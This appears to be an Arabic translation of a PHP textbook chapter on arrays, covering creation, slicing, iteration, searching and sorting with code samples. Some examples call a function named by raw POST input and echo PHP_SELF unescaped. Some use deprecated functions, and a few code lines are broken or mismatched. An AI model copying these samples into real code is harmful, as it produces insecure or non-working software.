إذا كان الفهرس الأولي عبارة عن سلسلة غير رقمية، فإن المؤشرات اللاحقة هي أعداد صحيحة تبدأ من 0. وبالتالي، من المحتمل أن يكون الكود التالي خطأ:

```
$whoops = array('Fri' => "Black", "Brown", "Green");

// same as
$whoops = array('Fri' => "Black", 0 => "Brown", 1 =>
"Green");
```

إلحاق القيم بمصفوفة

لإضافة المزيد من القيم إلى نهاية مصفوفة مفهرسة موجودة، استخدم بناء الجملة []:

```
$family = array("Fred", "Wilma");
$family[] = "Pebbles"; // $family[2] is "Pebbles"
```

يفترض هذا البناء أن فهارس المصفوفة هي أرقام وتقوم بتعيين العناصر في الفهرس الرقمي المتاح التالي، بدءًا من 0. محاولة الإلحاق بمصفوفة ترابطية بدون مفاتيح مناسبة غالبًا ما يكون خطأ برمجي، ولكن PHP ستمنح العناصر الجديدة مؤشرات رقمية دون إصدار تحذير:

```
$person = array('name' => "Fred");
$person[] = "Wilma"; // $person[0] is now "Wilma"
```

تعيين نطاق من القيم

تنشئ الدالة ()range مصفوفة من الأعداد الصحيحة المتتالية أو قيم الأحرف بين القيمتين اللتين تمررهما إليها وتضمينهما كمتغيرات. فمثلا:

```
$numbers = range(2, 5); // $numbers = array(2, 3, 4, 5);
$letters = range('a', 'z'); // $letters holds the alphabet
$reversedNumbers = range(5, 2); // $reversedNumbers = array(5, 4, 3, 2);
```

يتم استخدام الحرف الأول فقط من مدخل السلسلة لبناء النطاق:

```
range("aaa", "zzz"); // same as range('a','z')
```

الحصول على حجم المصفوفة

دالتا ()count و ()sizeof متطابقتان في الاستخدام والتأثير. تعيدان عدد العناصر في المصفوفة. لا يوجد تفضيل أسلوبي حول الدالة التي تستخدمها. هذا مثال:

```
$family = array("Fred", "Wilma", "Pebbles");
```

```
$size = count($family); // $size is 3
```

تحسب هذه الدالة قيم المصفوفة التي تم تعيينها بالفعل فقط:

```
$confusion = array( 10 => "ten", 11 => "eleven", 12 =>
"twelve");
$size = count($confusion); // $size is 3
```

حشو مصفوفة Padding an Array

لإنشاء مصفوفة بقيم مهيأة لنفس المحتوى، استخدم ()array_pad. المدخل الأول لـ ()array_pad هو المصفوفة، والمدخل الثاني هو الحد الأدنى لعدد العناصر التي تريد أن تحتوي عليها المصفوفة، والمدخل الثالث هو القيمة لإعطاء أي عناصر تم إنشاؤها. ترجع الدالة ()array_pad مصفوفة مبطنة جديدة، تاركةً مصفوفة المدخل (المصدر) الخاصة بها بمفردها.

إليك عملية ()array_pad:

```
$scores = array(5, 10);
$padded = array_pad($scores, 5, 0); // $padded is now
array(5, 10, 0, 0, 0)
```

لاحظ كيف يتم إلحاق القيم الجديدة بالمصفوفة. إذا كنت تريد إضافة القيم الجديدة إلى بداية المصفوفة، فاستخدم المدخل الثاني السالب:

```
$padded = array_pad($scores, -5, 0); // $padded is now
array(0, 0, 0, 5, 10);
```

إذا قمت بتعبئة مصفوفة ترابطية، فسيتم الاحتفاظ بالمفاتيح الموجودة. العناصر الجديدة سيكون لها مفاتيح رقمية تبدأ من 0.

المصفوفات متعددة الأبعاد

يمكن أن تكون القيم في المصفوفة مصفوفات. يتيح لك ذلك إنشاء مصفوفات متعددة الأبعاد بسهولة:

```
$row0 = array(1, 2, 3);
$row1 = array(4, 5, 6);
$row2 = array(7, 8, 9);
$multi = array($row0, $row1, $row2);
```

يمكنك الرجوع إلى عناصر المصفوفات متعددة الأبعاد بإلحاق المزيد من الأقواس المربعة، []:

```
$value = $multi[2][0]; // row 2, column 0. $value = 7
```

لاستيفاء بحث عن مصفوفة متعددة الأبعاد، يجب عليك إحاطة البحث عن المصفوفة بالكامل بأقواس معقوفة:

```
echo("The value at row 2, column 0 is
{$multi[2][0]}\n");
```

يؤدي الفشل في استخدام الأقواس المتعرجة إلى إخراج مثل هذا:

```
The value at row 2, column 0 is Array[0]
```

استخراج قيم متعددة

لنسخ جميع قيم المصفوفة إلى متغيرات، استخدم بناء ()list:

```
list ($variable, ...) = $array;
```

يتم نسخ قيم المصفوفة إلى المتغيرات المدرجة بالترتيب الداخلي للمصفوفة. هذا هو الترتيب الذي تم إدراجها به افتراضياً، ولكن دوال الفرز الموضحة لاحقًا تتيح لك تغيير ذلك. هذا مثال:

```
$person = array("Fred", 35, "Betty");
list($name, $age, $wife) = $person;
// $name is "Fred", $age is 35, $wife is "Betty"
```

ملاحظة:

يعد استخدام دالة ()list ممارسة شائعة لانتقاء القيم من تحديد قاعدة بيانات حيث يتم إرجاع صف واحد فقط. يقوم هذا تلقائيًا بتحميل البيانات من الاستعلام البسيط إلى سلسلة من المتغيرات المحلية. فيما يلي مثال لاختيار فريقين متعارضين من قاعدة بيانات جدولة الألعاب الرياضية:

```
$sql = "SELECT HomeTeam, AwayTeam FROM schedule WHERE
Ident = 7";
$result = mysql_query($sql);
list($hometeam,                $awayteam)             =
mysql_fetch_assoc($result);
```

هناك تغطية أكبر لقواعد البيانات في الفصل التاسع.

إذا كانت لديك قيم في المصفوفة أكثر من تلك الموجودة في ()list، فسيتم تجاهل القيم الإضافية:

```
$person = array("Fred", 35, "Betty");
list($name, $age) = $person; // $name is "Fred", $age is 35
```

إذا كانت لديك قيم في ()list أكثر من تلك الموجودة في المصفوفة، فسيتم تعيين القيم الإضافية على NULL:

```
$values = array("hello", "world");
list($a, $b, $c) = $values; // $a is "hello", $b is "world", $c is NULL
```

فاصلتان متتاليتان أو أكثر في ()list تخطي القيم في المصفوفة:

```
$values = range('a', 'e'); // use range to populate the array
list($m, , $n, , $o) = $values; // $m is "a", $n is "c", $o is "e"
```

تشريح المصفوفة Slicing an Array

لاستخراج مجموعة فرعية فقط من المصفوفة ، استخدم الدالة ()array_slice:

```
$subset = array_slice(array, offset, length);
```

ترجع الدالة ()array_slice مصفوفة جديدة تتكون من سلسلة متتالية من القيم من المصفوفة الأصلية. تحدد معلمة الإزاحة "*offset*" العنصر الأولي المراد نسخه (يمثل 0 العنصر الأول في المصفوفة)، وتحدد

معلمة الطول *length* عدد القيم المراد نسخها. تحتوي المصفوفة الجديدة على مفاتيح رقمية متتالية تبدأ من 0. على سبيل المثال:

```
$people = array("Tom", "Dick", "Harriet", "Brenda", "Jo");

$middle = array_slice($people, 2, 2); // $middle is array("Harriet", "Brenda")
```

بشكل عام، من المفيد فقط استخدام ()array_slice على المصفوفات المفهرسة (أي تلك التي تحتوي على فهارس أعداد صحيحة متتالية تبدأ من 0):

```
// this use of array_slice() makes no sense

$person = array('name' => "Fred", 'age' => 35, 'wife' => "Betty");

$subset = array_slice($person, 1, 2); // $subset is array(0 => 35, 1 => "Betty")
```

اجمع ()array_slice مع ()list لاستخراج بعض القيم فقط إلى المتغيرات:

```
$order = array("Tom", "Dick", "Harriet", "Brenda", "Jo");

list($second, $third) = array_slice($order, 1, 2);

// $second is "Dick", $third is "Harriet"
```

تقسيم المصفوفة إلى أجزاء

لتقسيم مصفوفة إلى مصفوفات أصغر حجمًا، استخدم الدالة ()array_chunk:

```
$chunks = array_chunk(array, size [, preserve_keys]);
```

تقوم الدالة بإرجاع مصفوفة من المصفوفات الأصغر. المدخل الثالث، *preserve_keys* ، هي قيمة منطقية تحدد ما إذا كانت عناصر المصفوفات الجديدة لها نفس المفاتيح الموجودة في الأصل (مفيدة للمصفوفات الترابطية) أو مفاتيح رقمية جديدة تبدأ من 0 (مفيدة للمصفوفات المفهرسة). الإعداد الافتراضي هو تعيين مفاتيح جديدة، كما هو موضح هنا:

```
$nums = range(1, 7);
$rows = array_chunk($nums, 3);
print_r($rows);

Array (
 [0] => Array (
 [0] => 1
 [1] => 2
 [2] => 3
 )
 [1] => Array (
 [0] => 4
 [1] => 5
 [2] => 6
 )
 [2] => Array (
 [0] => 7
 )
)
```

المفاتيح والقيم

ترجع الدالة ()array_keys مصفوفة تتكون فقط من المفاتيح الموجودة في المصفوفة بالترتيب الداخلي:

```
$arrayOfKeys = array_keys(array);
```

هذا مثال:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$keys = array_keys($person); // $keys is array("name", "age", "wife")
```

توفر PHP أيضًا دالة (أقل فائدة بشكل عام) لاسترداد مصفوفة من القيم الموجودة في المصفوفة فقط، ()array_values:

```
$arrayOfValues = array_values(array);
```

كما هو الحال مع ()array_keys، يتم إرجاع القيم بالترتيب الداخلي للمصفوفة:

```
$values = array_values($person); // $values is array("Fred", 35, "Wilma");
```

التحقق من وجود عنصر

لمعرفة ما إذا كان العنصر موجودًا في المصفوفة، استخدم الدالة ()array_key_exists:

```
if (array_key_exists(key, array)) { ... }
```

ترجع الدالة قيمة منطقية تشير إلى ما إذا كان المدخل الأول هو مفتاح صالح في المصفوفة المعطاة كمدخل ثاني.

لا يكفي أن تقول ببساطة:

```
if ($person['name']) { ... } // this can be misleading
```

حتى إذا كان هناك عنصر في المصفوفة يحمل اسم المفتاح، فقد تكون قيمته المقابلة خطأً (على سبيل المثال، 0 أو NULL أو السلسلة الفارغة) بدلاً من ذلك، استخدم ()array_key_exists، كما يلي:

```
$person['age'] = 0; // unborn?

if ($person['age']) {
 echo "true!\n";
}

if (array_key_exists('age', $person)) {
 echo "exists!\n";
}

exists!
```

يستخدم العديد من الأشخاص الدالة isset() بدلاً من ذلك، والتي تُرجع true إذا كان العنصر موجودًا وليس NULL:

```
$a = array(0, NULL, '');

function tf($v)
{
 return $v ? 'T' : 'F';
}

for ($i=0; $i < 4; $i++) {
 printf("%d:    %s    %s\n",    $i,    tf(isset($a[$i])),
tf(array_key_exists($i, $a)));
}
0: T T
1: F T
2: T T
3: F F
```

إزالة وإدراج العناصر في مصفوفة

يمكن للدالة array_splice() إزالة العناصر أو إدراجها في مصفوفة وإنشاء مصفوفة أخرى اختياريًا من العناصر المُزالة:

```
$removed  =  array_splice(array,  start  [,  length  [,
replacement ] ]);
```

سنلقي نظرة على ()array_splice باستخدام هذه المصفوفة:

```
$subjects = array("physics", "chem", "math", "bio",
"cs", "drama", "classics");
```

يمكننا إزالة العناصر "math" و "bio" و "cs" بإخبار ()array_splice بالبدء من الموضع 2 وإزالة 3 عناصر:

```
$removed = array_splice($subjects, 2, 3);
// $removed is array("math", "bio", "cs")
// $subjects is array("physics", "chem", "drama",
"classics")
```

إذا حذفت الطول، فإن ()array_splice يزيل إلى نهاية المصفوفة:

```
$removed = array_splice($subjects, 2);
// $removed is array("math", "bio", "cs", "drama",
"classics")
// $subjects is array("physics", "chem")
```

إذا كنت تريد حذف العناصر من المصفوفة المصدر ولا تهتم بالاحتفاظ بقيمها، فلن تحتاج إلى تخزين نتائج ()array_splice:

```
array_splice($subjects, 2);
// $subjects is array("physics", "chem");
```

لإدراج العناصر حيث تمت إزالة العناصر الأخرى، استخدم المدخل الرابع:

```
$new = array("law", "business", "IS");
```

```
array_splice($subjects, 4, 3, $new);
// $subjects is array("physics", "chem", "math", "bio", "law", "business", "IS")
```

لا يجب أن يكون حجم المصفوفة البديلة هو نفسه عدد العناصر التي تحذفها. تنمو المصفوفة أو تتقلص حسب الحاجة:

```
$new = array("law", "business", "IS");
array_splice($subjects, 3, 4, $new);
// $subjects is array("physics", "chem", "math", "law", "business", "IS")
```

لإدراج عناصر جديدة في المصفوفة أثناء دفع العناصر الموجودة إلى اليمين، احذف العناصر الصفرية:

```
$subjects = array("physics", "chem", "math');
$new = array("law", "business");
array_splice($subjects, 2, 0, $new);
// $subjects is array("physics", "chem", "law", "business", "math")
```

على الرغم من أن الأمثلة حتى الآن استخدمت مصفوفة مفهرسة، فإن array_splice() يعمل أيضًا على المصفوفات الترابطية:

```
$capitals = array(
 'USA' => "Washington",
 'Great Britain' => "London",
 'New Zealand' => "Wellington",
 'Australia' => "Canberra",
```

```
 'Italy' => "Rome",
 'Canada' => "Ottawa"
);

$downUnder = array_splice($capitals, 2, 2); // remove
New Zealand and Australia
$france = array('France' => "Paris");

array_splice($capitals, 1, 0, $france); // insert France
between USA and GB
```

التحويل بين المصفوفات والمتغيرات

توفر PHP دالتين، ()extract و ()compact، والتي تحول بين المصفوفات والمتغيرات. تتوافق أسماء المتغيرات مع المفاتيح الموجودة في المصفوفة، وتصبح قيم المتغيرات هي القيم في المصفوفة. على سبيل المثال، هذه المصفوفة:

```
$person = array('name' => "Fred", 'age' => 35, 'wife'
=> "Betty");
```

يمكن تحويلها أو بناؤها من هذه المتغيرات:

```
$name = "Fred";
$age = 35;
$wife = "Betty";
```

تكوين متغيرات من مصفوفة

تقوم دالة ()extract تلقائيًا بإنشاء متغيرات محلية من مصفوفة. تصبح مؤشرات عناصر المصفوفة أسماء المتغيرات:

```
extract($person); // $name, $age, and $wife are now set
```

إذا كان المتغير الذي تم إنشاؤه بواسطة extract له نفس اسم متغير موجود، فسيتم استبدال قيمة المتغير الحالي بمتغير من المصفوفة.

يمكنك تعديل سلوك ()extract عن طريق تمرير مدخل ثاني. يصف الملحق القيم المحتملة لهذا المدخل الثاني. القيمة الأكثر فائدة هي EXTR_PREFIX_ALL، مما يشير إلى أن المدخل الثالث لـ ()extract هي بادئة لأسماء المتغيرات التي تم إنشاؤها. يساعد ذلك في ضمان إنشاء أسماء متغيرات فريدة عند استخدام ()extract. من الجيد استخدام أسلوب PHP دائمًا باستخدام EXTR_PREFIX_ALL، كما هو موضح هنا:

```
$shape = "round";
$array = array('cover' => "bird", 'shape' => "rectangular");
extract($array, EXTR_PREFIX_ALL, "book");
echo "Cover: {$book_cover}, Book Shape: {$book_shape}, Shape: {$shape}";


Cover: bird, Book Shape: rectangular, Shape: round
```

تكوين مصفوفة من المتغيرات

الدالة ()compact هي عكس ()extract؛ يمكنك تمرير أسماء المتغيرات لضغطها إما كمعلمات منفصلة أو في مصفوفة. تُنشئ الدالة ()compact مصفوفة ترابطية تكون مفاتيحها أسماء المتغيرات وقيمها هي قيم المتغير. يتم تخطي أي أسماء في المصفوفة لا تتوافق مع المتغيرات الفعلية. في ما يلي مثال على عملية :compact()

```
$color = "indigo";
$shape = "curvy";
$floppy = "none";
$a = compact("color", "shape", "floppy");
// or
$names = array("color", "shape", "floppy");
$a = compact($names);
```

عبور المصفوفات

Traversing Arrays

تتمثل المهمة الأكثر شيوعًا في المصفوفات في القيام بشيء ما مع كل عنصر - على سبيل المثال، إرسال بريد إلى كل عنصر من عناصر مصفوفة من العناوين، أو تحديث كل ملف في مجموعة من أسماء الملفات، أو إضافة كل عنصر من عناصر مصفوفة الأسعار. هناك عدة طرق لاجتياز المصفوفات في PHP، وستعتمد الطريقة التي تختارها على بياناتك والمهمة التي تقوم بها.

بناء foreach

الطريقة الأكثر شيوعًا للتكرار حول عناصر المصفوفة هي استخدام بنية foreach:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");

foreach ($addresses as $value) {
 echo "Processing {$value}\n";
}
Processing spam@cyberpromo.net
Processing abuse@example.com
```

ينفذ PHP جسم الحلقة (جملة echo) مرة واحدة لكل عنصر من عناصر $addresses بدوره، مع تعيين $value على العنصر الحالي. تتم معالجة العناصر بترتيبها الداخلي.

يتيح لك شكل بديل من foreach الوصول إلى المفتاح الحالي:

```
$person = array('name' => "Fred", 'age' => 35, 'wife'
=> "Wilma");


foreach ($person as $key => $value) {
 echo "Fred's {$key} is {$value}\n";
}
Fred's name is Fred
Fred's age is 35
Fred's wife is Wilma
```

في هذه الحالة، يتم وضع مفتاح كل عنصر في $key ويتم وضع القيمة المقابلة في $value.

لا تعمل بنية foreach على المصفوفة نفسها، بل تعمل على نسخة منها. يمكنك إدراج العناصر أو حذفها في نص حلقة foreach، مع العلم أن الحلقة لن تحاول معالجة العناصر المحذوفة أو المدرجة.

دوال التكرار

كل مصفوفة PHP تتعقب العنصر الحالي الذي تعمل به؛ يُعرف المؤشر إلى العنصر الحالي بالمكرر *"iterator"*. PHP لديها دوال لتعيين هذا المكرر ونقله وإعادة تعيينه. دوال المكرر هي:

current()

إرجاع العنصر المشار إليه حالياً بواسطة المكرر.

reset()

ينقل المكرر إلى العنصر الأول في المصفوفة ويعيده.

next()

ينقل المكرر إلى العنصر التالي في المصفوفة ويعيده.

prev()

ينقل المكرر إلى العنصر السابق في المصفوفة ويعيده.

end()

ينقل المكرر إلى آخر عنصر في المصفوفة ويعيده.

each()

تُرجع المفتاح والقيمة للعنصر الحالي كمصفوفة وتحريك المكرر إلى العنصر التالي في المصفوفة.

key()

إرجاع مفتاح العنصر الحالي.

تُستخدم دالة ()each لتكرار عناصر المصفوفة. يعالج العناصر وفقًا لترتيبها الداخلي:

```
reset($addresses);

while (list($key, $value) = each($addresses)) {
 echo "{$key} is {$value}<br />\n";
}
0 is spam@cyberpromo.net
1 is abuse@example.com
```

هذا النهج لا يصنع نسخة من المصفوفة، كما يفعل foreach. هذا مفيد للمصفوفات الكبيرة جدًا عندما تريد توفير الذاكرة.

تكون دوال المكرر مفيدة عندما تحتاج إلى النظر في بعض أجزاء المصفوفة بشكل منفصل عن الأجزاء الأخرى. يوضح المثال 5-1 التعليمات البرمجية التي تنشئ جدولاً، وتعامل الفهرس الأول والقيمة في مصفوفة ترابطية كعناوين أعمدة في الجدول.

مثال 5-1. بناء جدول بوظائف التكرار

```
$ages = array(
 'Person' => "Age",
 'Fred' => 35,
 'Barney' => 30,
 'Tigger' => 8,
 'Pooh' => 40
);

// start table and print heading
reset($ages);

list($c1, $c2) = each($ages);

echo("<table>\n<tr><th>{$c1}</th><th>{$c2}</th></tr>\n
");
```

```
// print the rest of the values
while (list($c1, $c2) = each($ages)) {
 echo("<tr><td>{$c1}</td><td>{$c2}</td></tr>\n");
}

// end the table
echo("</table>");
```

باستخدام حلقة for

إذا كنت تعلم أنك تتعامل مع مصفوفة مفهرسة، حيث المفاتيح عبارة عن أعداد صحيحة متتالية تبدأ من 0، فيمكنك استخدام حلقة for للعد من خلال المؤشرات. تعمل الحلقة for على المصفوفة نفسها، وليس على نسخة من المصفوفة، وتعالج العناصر بترتيب المفاتيح بغض النظر عن ترتيبها الداخلي.

إليك كيفية طباعة مصفوفة باستخدام for:

```
$addresses        =        array("spam@cyberpromo.net",
"abuse@example.com");
$addressCount = count($addresses);

for ($i = 0; $i < $addressCount; $i++) {
 $value = $addresses[$i];
 echo "{$value}\n";
}
spam@cyberpromo.net
abuse@example.com
```

استدعاء دالة لكل عنصر مصفوفة

توفر PHP آلية، ()array_walk، لاستدعاء دالة معرفة من قبل المستخدم مرة واحدة لكل عنصر في مصفوفة:

```
array_walk(array, callable);
```

تأخذ الدالة التي تحددها مدخلين أو ثلاثة اختياريًا: الأولى هي قيمة العنصر، والثانية هي مفتاح العنصر، والثالثة هي القيمة المقدمة إلى ()array_walk عند استدعائها. على سبيل المثال، إليك طريقة أخرى لطباعة أعمدة جدول مكونة من قيم من مصفوفة:

```
$printRow = function ($value, $key)
{
 print("<tr><td>{$key}</td><td>{$value}</td></tr>\n");
};

$person = array('name' => "Fred", 'age' => 35, 'wife'
=> "Wilma");

echo "<table border=1>";

array_walk($person, $printRow);

echo "</table>";
```

يحدد أحد أشكال هذا المثال لون الخلفية باستخدام المدخل الثالث الاختياري لـ ()array_walk. تمنحنا هذه المعلمة المرونة التي نحتاجها لطباعة العديد من الجداول، مع العديد من ألوان الخلفية:

```
function printRow($value, $key, $color)
```

```
{
 echo "<tr>\n<td bgcolor=\"{$color}\">{$value}</td>";
 echo "<td bgcolor=\"{$color}\">{$key}</td>\n</tr>\n";
}

$person = array('name' => "Fred", 'age' => 35, 'wife'
=> "Wilma");

echo "<table border=\"1\">";

array_walk($person, "printRow", "lightblue");
echo "</table>";
```

إذا كانت لديك خيارات متعددة تريد تمريرها إلى الدالة التي تم استدعاؤها، فما عليك سوى تمرير مصفوفة كمعلمة ثالثة:

```
$extraData = array('border' => 2, 'color' => "red");
$baseArray = array("Ford", "Chrysler", "Volkswagen",
"Honda", "Toyota");

array_walk($baseArray, "walkFunction", $extraData);

function walkFunction($item, $index, $data)
{
 echo "{$item} <- item, then border: {$data['border']}";
 echo " color->{$data['color']}<br />" ;
}
```

```
Ford <- item, then border: 2 color->red
Crysler <- item, then border: 2 color->red
VW <- item, then border: 2 color->red
Honda <- item, then border: 2 color->red
Toyota <- item, then border: 2 color->red
```

تعالج الدالة ()array_walk العناصر بترتيبها الداخلي.

اختزال المصفوفة Reducing an Array

ابن عم ()array_walk، ()array_reduce يطبق دالة على كل عنصر من المصفوفة بدوره، لبناء قيمة واحدة:

```
$result = array_reduce(array, callable [, default ]);
```

تأخذ الدالة مدخلين: الإجمالي الجاري "running total"، والقيمة الحالية "current value" قيد المعالجة. يجب أن يعيد إجمالي التشغيل الجديد. على سبيل المثال، لإضافة مربعات قيم المصفوفة، استخدم:

```
$addItUp = function ($runningTotal, $currentValue)
{
 $runningTotal += $currentValue * $currentValue;

 return $runningTotal;
};

$numbers = array(2, 3, 5, 7);
```

```php
$total = array_reduce($numbers, $addItUp);

echo $total;
```

```
87
```

يقوم سطر array_reduce() باستدعاء هذه الدالة:

```php
addItUp(0, 2);
addItUp(4, 3);
addItUp(13, 5);
addItUp(38, 7);
```

المدخل الافتراضي، إذا تم توفيره، هو قيمة أولية. على سبيل المثال، إذا قمنا بتغيير الاستدعاء إلى array_reduce() في المثال السابق إلى:

```php
$total = array_reduce($numbers, "addItUp", 11);
```

استدعاءات الدالة الناتجة هي:

```php
addItUp(11, 2);
addItUp(15, 3);
addItUp(24, 5);
addItUp(49, 7);
```

إذا كانت المصفوفة فارغة، تُرجع الدالة array_reduce() القيمة الافتراضية *"default"*. إذا لم يتم إعطاء قيمة افتراضية وكانت المصفوفة فارغة، فإن array_reduce() ترجع NULL.

البحث عن القيم

ترجع الدالة in_array() صح "true" أو خطأً "false"، اعتماداً على ما إذا كان المدخل الأول عنصراً في المصفوفة باعتبارها المدخل الثاني:

```
if (in_array(to_find, array [, strict])) { ... }
```

إذا كان المدخل الثالث الاختياري صحيح "true"، فيجب أن تتطابق أنواع to_find والقيمة في المصفوفة. الافتراضي هو عدم التحقق من أنواع البيانات.

إليك مثال بسيط:

```
$addresses = array("spam@cyberpromo.net",
"abuse@example.com",
"root@example.com");
$gotSpam = in_array("spam@cyberpromo.net", $addresses);
// $gotSpam is true
$gotMilk = in_array("milk@tucows.com", $addresses); //
$gotMilk is false
```

تقوم PHP تلقائيًا بفهرسة القيم في المصفوفات، لذا فإن in_array() بشكل عام أسرع بكثير من قيام حلقة بفحص كل قيمة في المصفوفة للعثور على القيمة التي تريدها.

يتحقق المثال 5-2 مما إذا كان المستخدم قد أدخل المعلومات في جميع الحقول المطلوبة في النموذج.

مثال 5-2. البحث في المصفوفة

```
<?php
function hasRequired($array, $requiredFields) {
 $array =

 $keys = array_keys ( $array );
 foreach ( $requiredFields as $fieldName ) {
 if (! in_array ( $fieldName, $keys )) {
 return false;
 }
 }
 return true;
}
if ($_POST ['submitted']) {
 $testArray = array_filter($_POST);
 echo "<p>You ";
 echo hasRequired ( $testArray, array (
 'name',
 'email_address'
 ) ) ? "did" : "did not";
 echo " have all the required fields.</p>";
}
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="POST">
 <p>
```

```
 Name: <input type="text" name="name" /><br /> Email address: <input
 type="text" name="email_address" /><br /> Age (optional): <input
 type="text" name="age" />
 </p>
 <p align="center">
 <input type="submit" value="submit" name="submitted" />
 </p>
</form>
```

الاختلاف في ()in_array هو دالة ()array_search. أثناء إرجاع ()in_array صحيحًا إذا تم العثور على القيمة، تقوم ()array_search بإرجاع مفتاح العنصر، إذا وجد:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$k = array_search("Wilma", $person);

echo("Fred's {$k} is Wilma\n");
Fred's wife is Wilma
```

تأخذ الدالة ()array_search أيضًا المدخل الصارم "*strict*" الثالث الاختياري، والتي تتطلب تطابق أنواع القيمة التي يتم البحث عنها والقيمة الموجودة في المصفوفة.

فرز Sorting

يغير الفرز الترتيب الداخلي للعناصر في المصفوفة ويعيد كتابة المفاتيح اختيارياً لتعكس هذا الترتيب الجديد. على سبيل المثال: قد تستخدم الفرز لترتيب قائمة بالدرجات من الأكبر إلى الأصغر، أو لترتيب قائمة الأسماء أبجدياً، أو لترتيب مجموعة من المستخدمين بناءً على عدد الرسائل التي قاموا بنشرها.

توفر PHP ثلاث طرق لفرز المصفوفات: الفرز حسب المفاتيح، والفرز حسب القيم دون تغيير المفاتيح، أو الفرز حسب القيم ثم تغيير المفاتيح. يمكن إجراء كل نوع من أنواع الفرز بترتيب تصاعدي أو تنازلي أو ترتيب تحدده دالة محددة بواسطة المستخدم.

فرز مصفوفة واحدة في كل مرة

الدوال التي توفرها PHP لفرز مصفوفة موجودة في جدول 5-1.

جدول 5-1. دوال PHP لفرز المصفوفة

التأثير	**Ascending** تصاعدي	**Descending** تنازلي	**User-defined order** ترتيب محدد من قبل المستخدم
افرز المصفوفة بالقيم، ثم إعد تعيين الفهارس بدءا من 0	sort()	rsort()	usort()
فرز المصفوفة حسب القيم	asort()	arsort()	uasort()
فرز المصفوفة حسب المفاتيح	ksort()	krsort()	uksort()

تم تصميم دوال ()sort و ()rsort و ()usort للعمل على المصفوفات المفهرسة لأنها تعين مفاتيح رقمية جديدة لتمثيل الترتيب. إنها مفيدة عندما تحتاج إلى الإجابة عن أسئلة مثل "ما هي أعلى 10 نقاط؟" و "من هو الشخص الثالث حسب الترتيب الأبجدي؟" يمكن استخدام دوال الفرز الأخرى في المصفوفات المفهرسة، لكنك ستتمكن فقط من الوصول إلى الترتيب الذي تم فرزه باستخدام تراكيب الاجتياز مثل foreach و ()next.

لفرز الأسماء بترتيب أبجدي تصاعدي، افعل شيئًا كالتالي:

```
$names = array("Cath", "Angela", "Brad", "Mira");
sort($names); // $names is now "Angela", "Brad", "Cath",
"Mira"
```

للحصول عليها بترتيب أبجدي عكسي، ما عليك سوى استدعاء ()rsort بدلاً من ()sort.

إذا كان لديك مصفوفة ترابطية تقوم بتعيين أسماء المستخدمين إلى دقائق من وقت تسجيل الدخول، يمكنك استخدام ()arsort لعرض جدول من الثلاثة الأوائل، كما هو موضح هنا:

```
$logins = array(
 'njt' => 415,
 'kt' => 492,
 'rl' => 652,
 'jht' => 441,
 'jj' => 441,
 'wt' => 402,
 'hut' => 309,
);
```

```
arsort($logins);

$numPrinted = 0;

echo "<table>\n";

foreach ($logins as $user => $time) {
 echo("<tr><td>{$user}</td><td>{$time}</td></tr>\n");

 if (++$numPrinted == 3) {
 break; // stop after three
 }
}

echo "</table>";
```

إذا كنت تريد عرض الجدول بترتيب تصاعدي حسب اسم المستخدم، فاستخدم ()ksort بدلاً من ذلك.

يتطلب الترتيب المعرف من قبل المستخدم توفير دالة تأخذ قيمتين وترجع قيمة تحدد ترتيب القيمتين في المصفوفة التي تم فرزها. يجب أن ترجع الدالة 1 إذا كانت القيمة الأولى أكبر من الثانية، و 1- إذا كانت القيمة الأولى أقل من الثانية، و 0 إذا كانت القيم هي نفسها لأغراض ترتيب الفرز المخصص.

يقوم البرنامج في المثال 5-3 بتطبيق دوال الفرز المختلفة على نفس البيانات.

المثال 5-3، فرز المصفوفات

```
<?php
function userSort($a, $b)
{
 // smarts is all-important, so sort it first
 if ($b == "smarts") {
 return 1;
 }
 else if ($a == "smarts") {
 return -1;
 }

 return ($a == $b) ? 0 : (($a < $b) ? -1 : 1);
}

$values = array(
 'name' => "Buzz Lightyear",
 'email_address' => "buzz@starcommand.gal",
 'age' => 32,
 'smarts' => "some"
);

if ($_POST['submitted']) {
 $sortType = $_POST['sort_type'];
```

```
 if ($sortType == "usort" || $sortType == "uksort" ||
$sortType == "uasort") {
 $sortType($values, "userSort");
 }
 else {
 $sortType($values);
 }
} ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?> "
method="post">
 <p>
 <input type="radio" name="sort_type"
 value="sort" checked="checked" /> Standard<br />
 <input type="radio" name="sort_type" value="rsort" />
Reverse<br />
 <input type="radio" name="sort_type" value="usort" />
User-defined<br />
 <input type="radio" name="sort_type" value="ksort" />
Key<br />
 <input type="radio" name="sort_type" value="krsort" />
Reverse key<br />
 <input type="radio" name="sort_type"
 value="uksort" /> User-defined key<br />
 <input type="radio" name="sort_type" value="asort" />
Value<br />
 <input type="radio" name="sort_type"
 value="arsort" /> Reverse value<br />
 <input type="radio" name="sort_type"
```

```
 value="uasort" /> User-defined value<br />
 </p>

 <p align="center"><input type="submit" value="Sort"
name="submitted" /></p>

 <p>Values <?php echo $_POST['submitted'] ? "sorted by
{$sortType}" : "unsorted";
 ?>:</p>

 <ul>
 <?php foreach ($values as $key => $value) {
 echo "<li><b>{$key}</b>: {$value}</li>";
 } ?>
 </ul>
</form>
```

فرز الترتيب الطبيعي

دوال الفرز المضمنة في PHP تقوم بفرز السلاسل والأرقام بشكل صحيح، لكنها لا تقوم بفرز السلاسل التي تحتوي على أرقام بشكل صحيح. على سبيل المثال، إذا كان لديك أسماء الملفات ex10.php و ex5.php و ex1.php، فإن دوال الفرز العادية ستعيد ترتيبها بالترتيب التالي: ex1.php، ex10.php، ex5.php. لفرز السلاسل التي تحتوي على أرقام بشكل صحيح، استخدم دالتي natsort() و natcasesort():

```
$output = natsort(input);
```

```
$output = natcasesort(input);
```

فرز مصفوفات متعددة مرة واحدة

تقوم الدالة ()array_multisort بفرز مصفوفات مفهرسة متعددة مرة واحدة:

```
array_multisort(array1 [, array2, ... ]);
```

قم بتمرير سلسلة من المصفوفات وأوامر الفرز (المحددة بواسطة ثوابت SORT_ASC أو SORT_DESC)، وتقوم بإعادة ترتيب عناصر جميع المصفوفات، وتعيين فهارس جديدة. إنه مشابه لعملية الدمج join على قاعدة بيانات علائقية.

تخيل أن لديك الكثير من الأشخاص وعدة أجزاء من البيانات عن كل شخص:

```
$names = array("Tom", "Dick", "Harriet", "Brenda", "Joe");
$ages = array(25, 35, 29, 35, 35);
